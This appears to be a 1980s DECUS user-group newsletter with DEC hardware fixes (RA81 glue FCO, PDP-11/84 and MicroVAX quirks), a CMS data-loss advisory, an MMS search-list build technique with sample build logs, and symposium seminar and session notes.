The HMS SIG has arranged to sponser a pre-symposium seminar prior to the Spring 1986 DECUS Symposium in Dallas. It will be held on Sunday, April 26. The tentative title is

Q-BUS HARDWARE CONFIGURATION TUTORIAL

RA81 GLUE PROBLEM -- Tom Provost

As most of you know by now, a problem was discovered in RA81 drives shipped before MAY 1, 1985. Drives with REV level H or higher should be OK. The problem had to do with glue in the HDA filter finding its way to places where it was not appreciated. Symptoms include ECC errors and HDA failures. The fix was built into an FCO which included some enhancements. This fix is mandatory for contract customers, so if you have a maintenance contract from DIGITAL or any other reputable maintenance vender, it should not cost you anything. The problem does not cause immediate destruction, so if you do not as yet have your FCO's, just be careful about backup until you do. Meanwhile problems can be minimized by keeping the drive cool, and allowing it to spin up and down normally (don't use the AC power switch to turn off spinning drive).

For those of you with no contract, the FCO is expensive. The mandatory FCO represents the single greatest revenue loss for DIGITAL last year. It may be yours too.

Since the FCO cost is a significant percentage of the drive cost, I contacted the person in DIGITAL responsible for the decision that the FCO would not be free to all customers. His response was that the RA81 drives have a design goal of 30K hours, and exceed this design goal by 20%. Although the FCO might significantly enhance the drives' reliability and lifetime, the drives are within the design goals even without the FCO. No statistics are available at this time as to the life expectancy of the competition.

HARDWARE HINTS AND KINKS

Tom Provost, Jack Peterson, Mike Rembis

MICROVAX II

- There seem to be problems using the conversational bootstrap on a MICROVAX with a hard-copy terminal.

- MICROVAX 630 CPU USERS GUIDE EK-KA-630-UG-PRELIM contains information not available elsewhere.

- MICROVAX II uses BS7 to avoid asserting any but bottom 13 bits on external page references. This is within Q-bus spec, but some devices are not aware of it.

- The kit for upgrading a MICROVAX I to a MICROVAX II contains a cable. This cable is for the disk.

*****

RQDX3 eliminates the 3 to 1 interleaving of RD disks, significantly improving performance. Although the RQDX2 is more sociable than the RQDX1, it still fails intermittently in some situations, unless it is placed at the end of the bus. RQDX3 purports to be comfortable anywhere.

*****

Bypassing the cabinet kit for DUP on VAX-11/730 was found to eliminate noise problem.

*****

VAX-11/780

- Floppy drive on VAX-11/780 is mounted vertically. It was designed to mount horizontally. Two capacitors near the bottom of the box are held in place by tie-wraps. This worked when the drive was horizontal, because gravity

cooperated. On the 780, the caps tend to work loose untill they begin to rub their tops against the metal frame of the box. There is an FCO to fix this problem.

- Some 1 MB memory boards for VAX-11/780 can be converted to 4MB boards by replacing 64K chips with 256K chips. If you do this be sure to remove the A8 jumper.

*****

VAX-11/750

- Unibus cabinet door doesn't open wide enough.

- Allen wrench locks on cabinet doors break.

*****

PDP-11/84

- The PDP-11/84 contains a minimum load module. It is best to remove this on systems having a significant load.

- There exists an ECO for the TU80 controller to allow it to operate on the PDP-11/84. If your TU80 has problems which go away when the cache is turned of, then you need the ECO.

  The whole problem started because the 11/84 didn't work properly with DMA cache. The UBA was ECO'd. This ECO modified the UBA so it would hold SSYNC asserted during cache update. But this fix broke the TU80 because the TU80 controller doesn't watch SSYNC to hold off bus cycle.

  The ECO for the TU80 controller takes care of the latter problem, and everything works.

  If you have a brand D controller for a CDC tape drive which looks like a TU80, then you may need a similar ECO.

*****

When the FPJ11 floating point chip is combined with the DCJ11 CPU chip, the CPU fails to handle the alternate register set properly. An ECO is coming for this late in Q3 (Jan-Mar 1986). If you have IAS or RSTS, DIGITAL has already attempted to inform you of this problem. New systems shipped to IAS or RSTS customers are shipped without FPJ11 chips for now. These DIGITAL L operating systems use the second register set, while other DIGITAL operating systems do not. However, since the chips don't know what operating system you're using, they will still fail if you have user code dependent upon the second register set. Although the problem is with the DCJ11, there are no problems when it is not forced to live with an FPJ11.

*****

DIGITAL FIELD SERVICE - When all else fails, there is a hot line... 617-483-2489.

*****

Block mode DMA is not tested by diagnostics. To test, you must transfer disk to disk and compare. Some early third party memory did not correctly implement block mode.

*****

RH11 on PDP-11/84 works with tape, but needs FCO to work with disks.

*****

Multiple UDA's with TU80 work in 9-slot backplane, but not in 4 slot backplane. 4-slot backplanes need a wire moved. Backplanes containing the ECO contain a purple and grey twisted pair.

*****

Old RLV controllers don't work in new backplanes...

[Jack Peterson passed on the following "unsupported" work-around for this problem -- ed.]

Regarding use of RLV11 controllers in 22-bit backplanes. Yes, they will work if you implement a simple change. Because the RLV11 (2-board) controller was developed before the 22-bit backplane, DEC used one or more of the now extended address lines (they were SSPARE lines before) for maintenance. If you break the etch on whichever of BC1, BD1, BE1, and BF1 appear on the RLV11 boards, the controller will work in a 22-bit backplane. Of course, its addressing is still limited to 18-bits and, of course, you must install the boards in C-D slots. DEC will no longer repair these modules, but they cost less to buy now than to fix.


*****

Combining 2 BA23 boxes proves that too many clocks spoil the timing. There are also problems with power supply noise on the clock lines. The crystal clock in CPU is more reliable...

[Mike Rembis contributed the following additional information -- ed.]

...concerning putting together 2 BA23's, I have done it. It requires that you flip a switch on the front panel near the power switch -- that disables the hardware clock for that BA23.

Also, I believe that there is an FCO or an ECO to fix the power supply clock timing. I think that it was a capacitor modification.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

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Editor's Notes

This issue of "Leverage" contains a number of items from the Anaheim symposium. I was unable to attend, and appreciate the articles, I'm sure you will also. DECUS tends to concentrate on the Symposia, since they are the largest and most obvious activity, but the majority of DECUS members can't manage to attend each and every one. I would like to make a policy of summarizing the highlights of each symposium, but I need the help of those who did attend, in submitting articles, critiques, and so forth.

In the same vein, I know a lot of small shops can't always afford to send their people to symposia. For these people, the newsletters and local meetings may be their only contact with DECUS. The majority of the articles I do get relate to VAX, but I know many of these small shops are RSX, RT, RSTS, or PC based. I would like to use the newsletter to help those folks too, but I need to get submissions in those areas. If you use such systems and can share some information, please help out the others.

There are a number of good articles in this issue. If you are a CMS/MMS user, I'd like to particularly call your attention to the item submitted by Susan Azibert of DEC, reporting two problems. I think it's terrific that the folks at DEC would take the opportunity provided by the newsletter to disseminate this type of problem information.

I'd like to thank all the authors who did get items to me for this issue, particularly Kathy Hornbach, the SIG chair. We have several thousand members in the SIG, and thirty people listed on the Steering Committee, but it seems like she drives the whole show single handedly. Thanks Kathy.

Once again, if you have any questions, or would like to submit material, please get in touch with me. My address is:

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Two Problems in VAX DEC/CMS

Susan Azibert

VAX DEC/CMS Product Manager

DEC, Nashua, New Hampshire

The following article describes problems that have recently been reported against VAX DEC/CMS (Code Management System) V2.0 and V2.1. We are publishing this article in the SIG Newsletter to alert CMS customers to this potential problem. The problem will not affect most CMS customers, but you should read the problem description to be sure you are not affected.

There are several circumstances that can cause a CMS library to become corrupted. This article describes what the problems are, how to avoid them, and how they might be corrected.

1 RUNNING OUT OF RESOURCES

Running out of any needed resource at the wrong time can leave the CMS library in an inconsistent state. You should be especially aware of the possibility of running out of disk space or disk quota. These problems will be very visible, usually signaled by an error message, and can be handled by CMS VERIFY after the shortage has been corrected. The best way to avoid these problems is to insure that quotas and resources are adequate for all users. Section C.3 of the CMS Reference Manual identifies several quota requirements. We plan to address these problems in a release after CMS V2.1.

2 CMS REPLACE MAY LOSE LINES OF A FILE

There is also a very slight chance that CMS REPLACE can lose lines from an element. There is no sign that it has happened at the moment it happens. In some cases, a subsequent FETCH or RESERVE will detect the error as a checksum error and issue the BADCRC message. In other cases there is no indication that the output of RESERVE is different from the input to the previous REPLACE.

This problem can occur only if all three of the following conditions are true:

1. The element contains a variant line of descent.
2. The element is large enough to exceed the capacity of an internal buffer.

3. A very large change of at least several hundred lines is made.

The buffer holds at least 800 data and control records, or 20,000 characters. Even if all three conditions are true, the problem will only appear if certain lines appear at certain places in that large internal buffer.

The CMS development group is aware of fewer than ten instances of the problem. All have been detected in the last few months. The cause of the problem has been identified in code that was not changed since CMS V1.

A correction to fix this problem is planned for CMS V2.2.

Further instances of the problem can be avoided by not making large changes all at once. If a large change is needed, do perhaps 100 lines and then REPLACE the element. Use as many smaller changes as necessary to accomplish a large change. REPLACE /RESERVE can make this easy to do.

Users who have made large changes and have variants may want to check their CMS libraries. CMS VERIFY can not detect the missing lines. The CMS development group will determine if VERIFY can be enhanced in a future version to detect the missing lines.

Several means may be available in the field to determine that a suspect generation in a CMS library is good or corrupted. First, FETCH the suspect generation. The original file may still be available, either on line or from a backup. Compare them. If the original is not available, a derived file, such as a .obj, .lis, or .mem, may be available. Process the fetched file and compare the results.

If any instances of lost lines are found, please submit an SPR with enough machine readable information to reproduce the problem, namely the 00CMS.CMS control file, the element file, and a command file that demonstrates the problem.

MMS /SKIP_INTERMEDIATE and VMS Search Lists

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Abstract

This article describes a technique for the effective use of the /SKIP_INTERMEDIATE qualifier of MMS. By taking advantage of the search list capability introduced in Version 4 of VMS, MMS can be used to perform partial system builds using /SKIP_INTERMEDIATE, even when lexically included modules have been changed and the including sources are not present in the working directory, but are maintained in some central location, for instance, in the REFERENCE_COPY directory of a CMS library.

1 INTRODUCTION

The development and maintenance of software systems can be greatly facilitated by the use of automated tools, such as DEC/CMS and DEC/MMS, Digital's Code and Module Management Systems. Charles Connell has written an excellent article on the use of MMS in day-to-day development ("Using MMS for Day-to-day Development", PAGESWAPPER, Vol. 6, No. 9). He focusses on the /SKIP_INTERMEDIATE qualifier, describes its effect on the behavior of MMS, and provides general guidelines for organizing systems to take advantage of this feature. Near the end of the /SKIP_INTERMEDIATE section he mentions a problem with changes to files "'underneath' a source file", i.e. lexically included modules, such as those activated by FORTRAN INCLUDE or RUNOFF .REQUIRE statements. In the discussion that follows I will assume that the reader is familiar with VMS, CMS, MMS and has read the aforementioned article.

The problem usually arises when sources are maintained centrally (by CMS, for instance) for access by many developers. In this situation the sources and intermediate files (e.g. .OBJ) from a system build typically are deleted from the working directory when the build is completed. (This is particularly true if many developers are involved and work in their "personal" directories.) If MMS detects that an included module has been changed, then it will attempt to rebuild all modules that depend on the included module. With the /SKIP_INTERMEDIATE qualifer present, however, it will not check for the presence of modules that it considers "intermediate", in this case the superordinate (including) module. The "compile" operation will fail for lack of a primary input file.

2 THE PROBLEM

We demonstrate the problem with an extremely simple system, which consists of an executable image derived a main source file, EXAMPLE.FOR, and an include file, EXAMPLE.TXT. (The .TXT file type is used for compatibility with MMS's rules for creating text libraries for FORTRAN INCLUDEs in larger systems.) The sources for the system will be maintained with CMS.

```
C EXAMPLE.FOR
      PROGRAM EXAMPLE
      INCLUDE 'EXAMPLE.TXT'
      END
C END EXAMPLE.FOR
```

Figure 1 -- EXAMPLE.FOR

```
C EXAMPLE.TXT
      TYPE *, 'This line has been INCLUDEd.'
C END EXAMPLE.TXT
```

Figure 2 -- EXAMPLE.TXT

The dependency relationship is diagrammed below.




Figure 3 -- EXAMPLE Dependency Relationship

Note that the .OBJ file depends "directly" on both the .TXT (INCLUDE) file as well as on the .FOR file. This notion may seem strange to some, who consider that the .FOR file depends on the .TXT file, but it is the action of compiling to create the .OBJ file which enforces (creates) the dependency. The description file (slightly more verbose

than necessary) is listed below.

```
! PROBLEM.MMS
example.exe : example.obj
example.obj : example.for example.txt
```

Figure 4 -- Description File

To exhibit the problem, we first build the system, and delete the "intermediate" files, EXAMPLE.OBJ and EXAMPLE.FOR. Were we to run MMS/SKIP_INTERMEDIATE on the system at this point, it will report that the system is up-to-date. However if we modify EXAMPLE.TXT, then MMS/SKIP_INTERMEDIATE will attempt to rebuild the system. The resulting output (editted) from MMS follows:

```
$       mms/cms/log/skip_intermediate/description=PROBLEM
                        .
                        .
                        .
%MMS-I-GWKBEGWLK, Starting the build at target EXAMPLE.EXE.
%MMS-I-GMTIMEND, Time for EXAMPLE.EXE is 21-JAN-1986 13:44:50.04.
%MMS-I-GMTIMEND, Time for EXAMPLE.OBJ is 17-NOV-1858 00:00:00.00.
%MMS-I-GMTIMEND, Time for EXAMPLE.FOR is 17-NOV-1858 00:00:00.00.
%MMS-I-GMTIMEND, Time for EXAMPLE.FOR~ is 17-DEC-1985 16:06:55.68.
%MMS-I-GMTIMEND, Time for EXAMPLE.TXT is 17-NOV-1858 00:00:00.00.
%MMS-I-GMTIMEND, Time for EXAMPLE.TXT~ is 21-JAN-1986 13:44:57.49.
%MMS-I-GWKOLDNOD, Target EXAMPLE.TXT is older than EXAMPLE.TXT~.
                        .
                        .
                        .
%MMS-I-GWKUPDONE, Completed update for target EXAMPLE.TXT.
%MMS-I-GWKOLDNOD, Target EXAMPLE.FOR is older than EXAMPLE.OBJ.
%MMS-I-GWKOLDNOD, Target EXAMPLE.OBJ is older than EXAMPLE.TXT.
%MMS-I-GWKWILLEX, MMS will try executing action line to update target
EXAMPLE.OBJ.
FORTRAN /NOLIST/OBJECT=EXAMPLE EXAMPLE.FOR
%FORT-F-OPENIN, error opening
SITE$UTILITY:[MMS_SEARCH_LIST.WORK]EXAMPLE.FOR; as input
-RMS-E-FNF, file not found
%FORT-F-ABORT, abort
%MMS-I-GWKEXESTS, Status of executed command is %X006A002C.
-FORT-F-ABORT, abort
%MMS-F-ABORT, For target EXAMPLE.OBJ, CLI returned abort status:
%X006A002C.
-FORT-F-ABORT, abort
```

Figure 5 -- MMS/SKIP_INTERMEDIATE Problem Log

The operation failed because in trying to update EXAMPLE.OBJ, FORTRAN could not find the source file, EXAMPLE.FOR.

3 A SOLUTION

A solution is to use the .FIRST and .LAST directives of MMS to modify the default file specification for the MMS sub-process to be a search list. (A search list is a logical name with more than one equivalence string; see Section 4.8 of the DCL Dictionary.) This search list will include a pointer to a directory which contains all the sources for the system. CMS can automatically maintain such a directory, called the REFERENCE_COPY directory, which will contain the latest (main-line) generation of each element marked with the REFERENCE_COPY attribute. Such a directory could be maintained by other means, such as by a code librarian, or other software management techniques. With such a search list as the file specification default, compilations initiated because of a change to an included module will succeed even if the sources are not present in the working directory. The modified description file follows:

```
! SOLUTION.MMS
.first
        saved_default = f$environment("default")
        define example$search_list 'saved_default',example$refcopy
        set default example$search_list

.last
        deassign example$search_list
        set default 'saved_default'

example.exe : example.obj
example.obj : example.for example.txt
```

Figure 6 -- Modified Description File

The .FIRST directive's action block:

- saves the current file specification default;
- defines a search list, EXAMPLE$SEARCH_LIST, which is equivalenced to the saved default followed by a logical name, EXAMPLE$REFCOPY, that points to the REFERENCE_COPY directory;
- establishes the search list as the new default file specification.

The .LAST actions restore the default file specification to the value saved in the .FIRST block, and deassign the search list logical name.

Now MMS/SKIP_INTERMEDIATE should succeed even when the primary source, e.g. EXAMPLE.FOR, isn't in the current directory. The log file (again editted) using this modified description follows:

```
$       mms/cms/log/skip_intermediate/description=SOLUTION
                        .
                        .
                        .
%MMS-I-GWKBEGWLK, Starting the build at target EXAMPLE.EXE.
%MMS-I-GMTIMEND, Time for EXAMPLE.EXE is 21-JAN-1986 13:45:45.94.
%MMS-I-GMTIMEND, Time for EXAMPLE.OBJ is 17-NOV-1858 00:00:00.00.
%MMS-I-GMTIMEND, Time for EXAMPLE.FOR is 17-NOV-1858 00:00:00.00.
%MMS-I-GMTIMEND, Time for EXAMPLE.FOR~ is 17-DEC-1985 16:06:55.68.
%MMS-I-GMTIMEND, Time for EXAMPLE.TXT is 17-NOV-1858 00:00:00.00.
%MMS-I-GMTIMEND, Time for EXAMPLE.TXT~ is 21-JAN-1986 13:45:54.69.
%MMS-I-GWKOLDNOD, Target EXAMPLE.TXT is older than EXAMPLE.TXT~.
%MMS-I-GWKWILLEX, MMS will try executing action line to update target
.FIRST.
saved_default = f$environment("default")
%MMS-I-EXEPROCID, PID of created subprocess is %X22000620.
%MMS-I-GWKEXESTS, Status of executed command is %X00030001.
-CLI-S-NORMAL, normal successful completion
define example$search_list 'saved_default',example$refcopy
%MMS-I-GWKEXESTS, Status of executed command is %X00000001.
-SYSTEM-S-NORMAL, normal successful completion
set default example$search_list
%MMS-I-GWKEXESTS, Status of executed command is %X00030001.
-CLI-S-NORMAL, normal successful completion
%MMS-I-GWKWILLEX, MMS will try executing action line to update target
EXAMPLE.TXT.
                        .
                        .
                        .
%MMS-I-GWKUPDONE, Completed update for target EXAMPLE.TXT.
%MMS-I-GWKOLDNOD, Target EXAMPLE.FOR is older than EXAMPLE.OBJ.
%MMS-I-GWKOLDNOD, Target EXAMPLE.OBJ is older than EXAMPLE.TXT.
%MMS-I-GWKWILLEX, MMS will try executing action line to update target
EXAMPLE.OBJ.
FORTRAN /NOLIST/OBJECT=EXAMPLE EXAMPLE.FOR
%MMS-I-GWKEXESTS, Status of executed command is %X106A0001.
%MMS-I-GWKUPDONE, Completed update for target EXAMPLE.OBJ.
%MMS-I-GWKOLDNOD, Target EXAMPLE.EXE is older than EXAMPLE.OBJ.
%MMS-I-GWKWILLEX, MMS will try executing action line to update target
EXAMPLE.EXE.
LINK /TRACE/NOMAP/EXEC=EXAMPLE EXAMPLE.OBJ
%MMS-I-GWKEXESTS, Status of executed command is %X10000001.
%MMS-I-GWKUPDONE, Completed update for target EXAMPLE.EXE.
%MMS-I-GWKWILLEX, MMS will try executing action line to update target
.LAST.
deassign example$search_list
%MMS-I-GWKEXESTS, Status of executed command is %X00000001.
-SYSTEM-S-NORMAL, normal successful completion
set default 'saved_default'
%MMS-I-GWKEXESTS, Status of executed command is %X00030001.
-CLI-S-NORMAL, normal successful completion
```

Figure 7 -- MMS/SKIP_INTERMEDIATE Solution Log

4 COMMENTS

This technique depends on the existence of a directory that contains the sources for the system. As mentioned above, CMS can automatically maintain such a directory with no additional "user" overhead or intervention. It may seem that maintaining such a directory greatly increases the disk space requirements of a the software maintenance system (for instance, above that required for a CMS library itself). On large systems that have many developers, however, the cost of this overhead is distributed over all users and the benefit of being able to perform partial builds acrues to all. In addition, the existence of such a directory is useful for other purposes, such as searching for instances of a variable (which can't be done meaningfully in a CMS library).

The use of search lists with the SET DEFAULT command, while it accomplishes the desired effect, may introduce strange behavior, such as unintended recursion. (See the DCL Dictionary for more details.) It is important to note that the current default file specification is saved in the .FIRST actions and restored in the .LAST actions.

Mr. Connell notes that caution must be exercised when using a REFERENCE_COPY directory so as not to remove the possibility of performing builds from a CMS class. I concur, and note that in an environment where this capability is desired, a judicious use of the conditional directives (.IF, .ELSE, .ENDIF, and .IFDEF) and testing the CMSFLAGS macro could produce a workable system.

The search list technique as described above is applied to the entire description file via the .FIRST and .LAST directives. We presume that the default rules will be used wherever possible. The technique may be applied to individual dependency rules, of course, where the actions are explicitly specified. A possible alternative might be to define the search list as the default file specification for the process invoking MMS. This default would be propagated to the MMS sub-process. This solution is dangerous overkill, since all commands issued from the invoking process could affect the (supposedly sacrosanct) REFERENCE_COPY directory (especially, for instance, DELETE's !!). The author gratefully acknowledges helpful discussions with Charles Rehberg of Digital Equipment Corporation in the genesis of this technique.

L&T Seminars for Dallas Symposium

The Spring Symposium in Dallas is coming early this year! (That is the reason you are finding Fall Symposium *review* material in the same newsletter issue that you are finding Spring Symposium *preview* material!)

The Pre-Symposium seminars will be held on Sunday April 27. As usual, Languages and Tools has lined up an outstanding roster of seminars. You'll be receiving full abstracts and registration details in the mail, but we wanted to give you a quick preview, so that you can start planning for them...

Introduction to LaTeX is an overview of the LaTeX text formatting system. Based on the the TeX typesetting software from Donald Knuth, LaTeX gives the user the power of TeX with a much more user-friendly interface. LaTeX handles math/Greek, tables, indices, and other complex document structures with ease. All this software is in the public domain, and is becoming widely used around the world. It runs on VAX/VMS and UNIX systems, as well as IBM PC's and dozens of other computers. (This article was formatted using LaTeX). We are extremely fortunate to have Leslie Lamport, the author of the LaTeX environment and of the book *LaTeX: A Document Preparation System* as the instructor for the seminar. We offered this seminar for the first time last fall, and it was *very* well received. Be sure to register early to be sure you get a seat!

A Structured Analysis Method for Real Time Systems describes a version of the Yourdon/DeMarco Structured Analysis method that has extensions for real time systems. This extended method is becoming widely used in the aerospace and process control industries, and is a practical solution for projects that want to use disciplined approach to requirements analysis for real time projects. We have been able to arrange to have Derek Hatley, one of the orginators of this method, and author of a book on the topic, to give this seminar – one of the few times he has agreed to teach the seminar outside his company. He will describe the method in detail, along with a case history and examples from actual use. Automated tools that can be used to support the method will also be covered.

Software Applications Development using the VAX/VMS Environment is a new L&T seminar. Developed internally by Digital engineers for their own software specialists, this seminar will give a comprehensive view of the software products that DEC provides for developers. The products will be described in the context of a software development project, so that the attendees will get a feel for *how* these tools are used, in addition to *what* the tools are. The software lifecycle, from requirements and design through testing and documentation, will be covered, in case history format. Included in the discussions will be CMS, MMS, PCA, DTM, LSE, and Debug, although the seminar is not limited to only these tools. The case study approach assures that attendees will come away with a good working knowledge of how to apply tools to their next project.

Software Development Tools: A Practioner's Guide to What They Are; How to Acquire Them; How to Use Them shows how tools provide some of the best opportunities available for increasing programmer productivity. This seminar will provide a practical guide to the several dozen different types of software tools now commercially available; will explain the advantages and disadvantages of each type, and list specific vendors for these tools in the DEC environment. Tools covering all aspects of the software lifecycle, including requirements, design, coding, testing and documentation, will be discussed. In depth coverage will be given on tools available from DEC. The seminar explores the difficult task of justifying tool purchases to software-inexperienced managers, and convincing traditional programmers to try these new techniques. Included are case histories of tool introduction and use, detailing for each tool, initial fears and how they were resolved; user reaction; things we wish we would have known; and how it helped productivity. This is a nuts-and-bolts seminar, of interest to anyone looking for ways to increase software development productivity at their shop.

Top 10 (or so) L&T Sessions at Fall Symposium

-K. Hornbach

As most of you know, the vast majority of DECUS Symposia sessions are now audio taped and copies of the tapes can by purchased, both at the Symposia and afterwards by mail. As an aid to deciding which are the most valuable tapes to buy, Languages & Tools SIG has tabulated the L & T session surveys, which were filled in by attendees at the Anaheim Symposium. This article will list the most most valuable sessions, as determined by attendees. And the winners are...

1. VAX Debug Tutorial (LT067)
2. Using VAX PCA to Find Performance Problems (LT065)
3. Project Management of a Software Development Project at Digital (LT049)
4. VAX Language Sensitive Editor Tutorial (LT076)
5. VAX Performance and Coverage Analyzer (LT064)
6. Testing Interactive Applications Using DEC/Test Manager (LT050)
7. Fortran 8x (LT025)
8. VAX Scan: A Language for Processing Text on VMS (LT053)
9. Improving Performance of Fortran Programs (LT066)
10. Multitasking with VAX Ada (LT072)
11. Fortran 8x Standards Improvement Request (LT024)
12. How VAX LSE Was Developed (LT069)
13. What's New With TPU (LT058)

Sessions had to be rated by at least four people to be included in the above list. There were a couple very good sessions that had smaller audiences, and didn't receive the necessary number of ratings. But I'm going to include the leaders in this group anyway, with the caveat that this list is more subjective because of fewer raters:

- Sisal: A Language With Implicit Parallelism (LT075)
- Digital's Common Code Generator for VAX Languages (LT079)
- Applications Using VAXEln Ada (LT070)
- Real Programmers Use VAX Pascal (LT029)

If your favorite session isn't on this list, don't despair. Many of the sessions were very highly rated, and fall not very far below those that I listed here. It was hard deciding where to cut off the list - you can expect all those listed to be superlative, and most of the rest to be outstanding.

Ordering information for the tapes is in a recent issue of DECUScope, or call the DECUS office.

Special thanks to L&T Steering Committee member Mark Katz, who created the survey form for Disneyland

VAX DEBUG TUTORIAL PRAISED

The Vax Debug Tutorial (LT067), given by Bert Beander of Digital, was an excellent session that gave a comprehensive introduction to the VAX Symbolic Debugger (DEBUG). Its key features - HELP, screen mode, program breaks, conditional program breaks, ability to examine program variables, use of symbols, SEARCHing, use of the language sensitive editor, its own DEBUG command language, and more - were well defined and many helpful examples were given. Using DEBUG one can follow program code as it's being executed, not just paragraph-by-paragraph but line-by-line, as well as keep track of changes in the values of key variables and other common debugging techniques. Mr. Beander's presentation was excellent - well-paced, reasonably thorough and very well organized. As an applications programmer, I hope that the L&T Steering Committee is planning more sessions like this one (maybe for the language-sensitive editor?) for upcoming Decus symposia.

Michael A. Carcieri
American Mathematical Society

TPU & LSE Highlights and Tips from Fall Symposium

-J. Boes

1 TPU

A new version of TPU is now in field test, and should be shipped with the next release of VMS. There are three major new features:

- Sharable section files
- Keymaps
- Loadable screen update routines

1.1 Sharable Section Files

TPU section files (that is, saved procedures, variables, and key definitions) may be sharable. This means that section files used by several people at the same time will use far less memory: there will be one copy of the section file in memory, and everyone will reference that.

1.2 Keymaps

A new feature of TPU is a structure called a *keymap*. Keymaps are sets of key definitions. These keymaps can be collectively swapped back and forth, and tied to individual buffers. This means that you could write different key definitions for different kinds of buffers, and have them automatically switch in when you change buffers. It also means that you now have an essentially unlimited keyboard for defining keys.

1.3 Loadable Screen Update Routines

TPU uses internal routines to manage the terminal screen. These routines have now been split away from the main TPU image, so that you can bring in your own routines if you wish. This allows users to write special handlers for unusual terminals. For example, you could now write a handler for a Macintosh-like terminal so that overlapping windows truly overlap.

1.4 Other News

The TPU development team also announced several minor improvements, including faster start-up time (because of the use of keymaps), reduced memory usage due to improved internal data structures, and better all-around quality (translation: we fixed the "FILL" bug and all its friends!).

The TPU team also submitted their new extended EVE editor, called EVE+, to the SIG tape. This improved interface includes rectangular cut-and-paste, wild-card text string searching, and internal sorting.

